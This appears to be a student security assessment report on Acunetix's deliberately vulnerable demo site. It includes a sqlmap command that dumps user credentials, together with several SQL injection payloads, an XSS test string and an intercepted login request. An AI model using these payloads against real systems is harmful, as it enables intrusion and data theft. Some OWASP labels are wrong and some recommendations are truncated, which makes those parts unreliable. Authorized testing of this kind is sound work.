Security Assessment Report

Project Name: Future_CS_01
Author: Manne Subhojit
Date: 13/08/2025

Executive Summary

The purpose of this assessment was to evaluate the security posture of the test web application testphp.vulnweb.com by identifying common exploitable vulnerabilities. The testing focused on SQL Injection, Cross-Site Scripting (XSS), and Authentication Flaws. These vulnerabilities are frequently exploited by attackers to gain unauthorized access, extract sensitive data, or compromise the integrity of a web application. Testing was conducted in a safe, controlled, and authorized environment.


Methodology

Tools Used: - SQLMap – Automated SQL injection testing and database extraction. - Burp Suite (Community Edition) – HTTP request interception and manipulation. - Manual Script Injection – For XSS testing in the search functionality. Testing Steps: 1. SQL Injection – Used SQLMap to enumerate databases, list tables, and dump specific sensitive columns. 2. XSS – Injected alert('XSS') into the search bar to confirm script execution. 3. Authentication Flaw – Used Burp Suite to intercept and modify HTTP requests to bypass login security.

Findings


Vulnerability	OWASP ID	Risk Level	Screenshot	Fix Recommendation
SQL Injection	A03:2021 – Injection	High	See Below	Use prepared statements, parameterized q
Cross-Site Scripting (XSS)	A07:2021 – Identification & Injection Flaws	Medium	Not Provided	Apply input sanitization, output encoding, a
Authentication Flaw	A07:2021 – Identification & Injection Flaws	High	See Below	Implement MFA, rate limiting, and secure s

Proof of SQL Injection



```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=2 -D acuart -T users -C phone,name,email,pass --dump

                          1.9.4#stable

                          https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's resp
onsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for an
y misuse or damage caused by this program

[*] starting @ 11:53:28 /2025-08-13/

[11:53:28] [INFO] resuming back-end DBMS 'mysql'
[11:53:28] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 2790=2790

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7178767071,(SELECT (ELT(7427=7427,1))),0x716b627a71),7427)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 4214 FROM (SELECT(SLEEP(5)))jlis)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7178767071,0x577450776d76626771656c725366
64414569525a5a444a45746f445372516b454c6e45545367786a,0x716b627a71),NULL,NULL-- -
---
[11:53:29] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[11:53:29] [INFO] fetching entries of column(s) '`name`,email,pass,phone' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-----------+------------+-------------------+------+
| phone     | name       | email             | pass |
+-----------+------------+-------------------+------+
| 111111111 | John Smith | potter@email.com  | test |
+-----------+------------+-------------------+------+

[11:53:29] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/us
ers.csv'
[11:53:29] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 11:53:29 /2025-08-13/
```

Proof of Authentication Flaw



login page

Not secure | testphp.vulnweb.com/login.php

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art [ ] go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

If you are already registered please enter your login information below:

Username : test
Password : ••••
login

You can also signup here.
Signup disabled. Please use the username test and the password test.

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Burp Suite Professional v2022.8.5 - Temporary Project - licens...

Request to http://testphp.vulnweb.com:80 [44.228.249.3]

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Content-Length : 20
Cache-Control : max-age=0
Upgrade-Insecure-Requests : 1
Origin : http://testphp.vulnweb.com
Content-Type : application/x-www-form-urlencoded
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62
Safari/537.36
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.9
Referer : http://testphp.vulnweb.com/login.php
Accept-Encoding : gzip, deflate
Accept-Language : en-US,en;q=0.9
Connection : close

uname=test&pass=test
```

Conclusion

The assessment revealed multiple high and medium-risk vulnerabilities. SQL Injection could lead to complete database compromise, XSS could enable malicious script execution, and Authentication Flaws could permit unauthorized access. Fixing these issues with secure coding practices and robust authentication mechanisms will significantly improve security.

References

- OWASP Top 10 – https://owasp.org/Top10/ - SQLMap – http://sqlmap.org/ - Burp Suite – https://portswigger.net/burp - Content Security Policy – https://developer.mozilla.org/docs/Web/HTTP/CSP